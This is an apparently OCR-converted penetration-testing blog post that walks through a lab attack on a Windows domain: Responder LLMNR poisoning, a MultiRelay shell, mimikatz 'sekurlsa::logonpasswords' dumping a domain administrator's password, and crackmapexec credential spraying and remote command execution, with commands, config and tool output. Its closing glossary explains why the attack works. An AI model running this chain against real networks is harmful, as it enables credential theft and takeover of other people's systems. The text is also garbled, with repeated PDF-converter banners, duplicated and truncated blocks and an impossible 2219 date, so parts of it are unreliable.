```
root@kali:~/Responder# python Responder.py -i 192.168.210.145 -I eth0

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
```

Responder - MultiRelay -> Mimikatz -> Crackmapexec ->Windows PWNage (GameOfPWNZ)

2219-12-10 · 1123 WORDS · 6 MINUTE READ

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
root@kali:~/Responder# python Responder.py -i 192.168.210.145 -I eth0
                                                  __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
```

Notes

Responder - Ultimate Guide
Responder - Info
Github Repo
CrackMapExec Guide
Orginal Blog post by GameOfPWNZ

For this post, we're going to do a scenario-based usage of the following tools: responder, MultiRelay.py, mimikatz, and crackmapexec.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

The Scenario:

We are on the internal network of a Windows domain.
Users are Local Administrators on local workstations.
Domain Administrators have separate admin accounts from their normal accounts, but login with their Domain Administrator account on the same workstation.
We have already scanned the network with NMap and have found the live hosts.
SMB Signing is disabled on workstations
WDigest is on.
LLMNR is enabled.

The Environment:

OS: Windows Server 2008
IP: 10.0.2.15
Services: Active Directory Directory Services, DNS
Logged On Users: kcharles (domain administrator)

OS: Windows 7
IP: 10.0.2.4
Services: Local workstation
Logged On Users: sleaf (domain user/local administrator), sleafadmin (domain administrator)

OS: Windows 7
IP: 10.0.2.5
Services: Local Workstation
Logged On users: jegghead (domain user/local administrator)

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

OS: Kali Linux
IP: 10.0.2.6
Services: This is our attack machine.
Logged On Users: me ☺

Setting up our attack machine:

Do the usual (eg, apt-get update, apt-get upgrade) Install crackmapexec: apt-get install crackmapexec

Let's do this!

First, let's setup responder. We'll have to edit the responder settings to turn off HTTP and SMB. In Kali Linux, it can be found here: `/usr/share/responder` and will be named `Responder.conf`

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Responder.conf (/usr/share/responder) - VIM

File Edit View Search Terminal Help

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random

; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db

; Default log file
SessionLog = Responder-Session.log

; Poisoners log
"Responder.conf" 99L, 3069C
```

We can go ahead and turn responder on. We'll be using the flags: -I and -rv.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use, you can use 'ALL' as a
                        wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -e 10.0.0.22, --externalip=10.0.0.22
                        Poison all requests with another IP address than
                        Responder's one.
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir          Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
  -d, --NBTNSdomain     Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break stuff
                        on the network. Default: False
  -f, --fingerprint     This option allows you to fingerprint a host that
                        issued an NBT-NS or LLMNR query.
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
  -P, --ProxyAuth       Force NTLM (transparently)/Basic (prompt)
                        authentication for the proxy. WPAD doesn't need to be
                        ON. This option is highly effective when combined with
                        -r. Default: False
  --lm                  Force LM hashing downgrade for Windows XP/2003 and
                        earlier. Default: False
  -v, --verbose         Increase verbosity.
```

You can see what interface you're using by using ifconfig:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
root@pwnzbox:/usr/share/responder# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe60:4f8e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:60:4f:8e  txqueuelen 1000  (Ethernet)
        RX packets 928  bytes 822288 (803.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 333  bytes 26449 (25.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 32  bytes 1836 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 1836 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Alright, now let's startup responder.

```
![](/img/Responder/responderstart.png)
```

```
If we wanted to check for machines on the subnet with SMB signing not enabled, we can u
```

/usr/share/responder/tools named RunFinger.py```


And all you'd do is:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
![](/img/Responder/runfinger.png)

Now, let’s setup MultiRelay.py. This is a tool in the responder toolset. You can find
```

/usr/share/responder/tools named MultiRelay.py```



We’ll start MultiRelay by pointing it at a target (-t) and using all users (-u ALL).

```
![](/img/Responder/multirelaystart.png)


Remember that sleaf and sleafadmin are logged into this Windows 7 machine.

Now, anyone who has used Responder knows that it can take a bit to get any good traff

![](/img/Responder/testshare.png)

You’ll see that responder picks up on this LLMNR and poisons the request.
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
![](/img/Responder/respondertestshare.png)


Now, we'll see in our MultiRelay.py output that we've successfully poisoned the LLMNR

![](/img/Responder/multirelayoutput.png)

From here, we can run commands built-in to this Responder interactive shell. For this

We can do this within the shell by doing: ```mimi sekurlsa::logonpasswords```

Here we get sleaf's password:

![](/img/Responder/sleaf.png)

And because sleaf used their admin account on the same machine, we get sleafadmin:

![](/img/Responder/sleafadmin.png)

Woot woot. Now, we have the credentials of a domain administrator!

So, now we've used responder, multirelay, and mimikatz.

So why don't we just use these credentials to remote desktop? We could if available. 

This next tool is called crackmapexec and it can be used for many uses, but we'll foc

Let's spray our credentials to find who's logged in where.
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
We can do this by pointing crackmapexec at the subnet and passing the creds:
```

crackmapexec 10.0.2.0/24 -u ‘sleafadmin’ -p ‘P@ssw0rd’ –lusers`` ``

This is definitely useful if we know that the user we have compromised has local administrator on all local workstations. Let’s say sleaf was an admin that didn’t login to her admin account on her local workstation. We could use jegghead’s account to spray around the subnet looking for an admin that did.

We could also spray mimikatz trying to get credentials. To show that all you need is local administrator on the machines, we’ll use jegghead’s account. The machines that show “(Pwn3d!)” next to them mean that she’s local administrator on that machine.

```
![](/img/Responder/mimikatspray.png)
```

```
The reason you’re seeing “Waiting on x host(s)” is because the network is slow, but you

Now, let’s look at some of the other features.

With the -x switch, we can run commands directly on the machine we target. We’ll be tar
```

crackmapexec 10.0.2.15 -u ‘sleafadmin’ -p ‘P@ssw0rd’ -x ‘ping 10.0.2.6’`` ``

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
root@pwnzbox:/usr/share/responder/tools# crackmapexec 10.0.2.15 -u 'sleafadmin' -p 'P@ssw0rd' -x 'ping 10.0.2.6'
CME          10.0.2.15:445 SERVER2K8       [*] Windows 6.1 Build 7601 (name:SERVER2K8) (domain:PWNME)
CME          10.0.2.15:445 SERVER2K8       [+] PWNME\sleafadmin:P@ssw0rd (Pwn3d!)
CME          10.0.2.15:445 SERVER2K8       [+] Executed command
CME          10.0.2.15:445 SERVER2K8       Pinging 10.0.2.6 with 32 bytes of data:
CME          10.0.2.15:445 SERVER2K8       Reply from 10.0.2.6: bytes=32 time<1ms TTL=64
CME          10.0.2.15:445 SERVER2K8       Reply from 10.0.2.6: bytes=32 time<1ms TTL=64
CME          10.0.2.15:445 SERVER2K8       Reply from 10.0.2.6: bytes=32 time<1ms TTL=64
CME          10.0.2.15:445 SERVER2K8       Reply from 10.0.2.6: bytes=32 time<1ms TTL=64
CME          10.0.2.15:445 SERVER2K8
CME          10.0.2.15:445 SERVER2K8       Ping statistics for 10.0.2.6:
CME          10.0.2.15:445 SERVER2K8       Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
CME          10.0.2.15:445 SERVER2K8       Approximate round trip times in milli-seconds:
CME          10.0.2.15:445 SERVER2K8       Minimum = 0ms, Maximum = 0ms, Average = 0ms
[*] KTHXBYE!
```

And here's the wireshark capture:

icmp | Expression... | +

No.	Time	Source	Destination	Protocol	Length	Info
142	1.079330460	10.0.2.15	10.0.2.6	ICMP	74	Echo (ping) request id
143	1.079348796	10.0.2.6	10.0.2.15	ICMP	74	Echo (ping) reply id
154	2.071548282	10.0.2.15	10.0.2.6	ICMP	74	Echo (ping) request id
155	2.071562653	10.0.2.6	10.0.2.15	ICMP	74	Echo (ping) reply id
156	3.071702285	10.0.2.15	10.0.2.6	ICMP	74	Echo (ping) request id
157	3.071717566	10.0.2.6	10.0.2.15	ICMP	74	Echo (ping) reply id
168	4.071398719	10.0.2.15	10.0.2.6	ICMP	74	Echo (ping) request id
169	4.071412835	10.0.2.6	10.0.2.15	ICMP	74	Echo (ping) reply id

So, there we are. A few examples of the usage of crackmapexec.

So in this demo, we've used responder, runfinger, multirelay, mimikatz, and crackmapexec.

Why Things Work

Remember our scenario.

Let's go over some definitions and some quick additional information.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

LLMNR (Link-Local Multicast Name Resolution)

This is a protocol based on DNS. When trying to find a host, a Windows machine will check its host file then DNS and then LLMNR. LLMNR is limited in that it is not routable. This means only machines on the same subnet can use it. Responder essentially waits for a Windows machine to be like “Who’s X?” and Responder will be like “Oh, I’m X.” If successful, the victim will send their NTLM/NTLMv2 hashed credentials to the attacker.

SMB (Server Message Block)

This is an application layer network protocol. This protocol is mostly used for accessing shares and printers. It can run over TCP on port 445 or via NetBIOS UDP Port 137, 138 and TCP ports 137 and 139. It can also run over legacy protocols, but we won’t cover that.

NetBIOS

This allows apps and computers on a LAN to communicate with network hardware and send data across the network.

NTLM

NT Lan Manager v2 – This is a challenge-response authentication protocol.

Wdigest

This is a protocol for sending cleartext credentials to HTTP and Simple Authentication Security Layer (SASL) applications.

Crackmapexec

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

This is a post-exploitation tool that allows for connecting and authenticating to multiple hosts at the same time. Everything is either run in memory, use the WinAPI calls or using the built-in Windows features.

Mimikatz

This is a post-exploitation tool that's known for extracting plaintext passwords, hashes, and kerberos tickets from memory. "Mimikatz can also perform pass-the-hash, pass-the-ticket or build Golden tickets"

Responder

"A LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication. "

Comments Share


Share

OLDER

Responder - MultiRelay 2.0 - Runas, Pivot, SVC, and Mimikatz Love (Laurent Gaffié)

NEWER

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



© 2019 KSEC

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD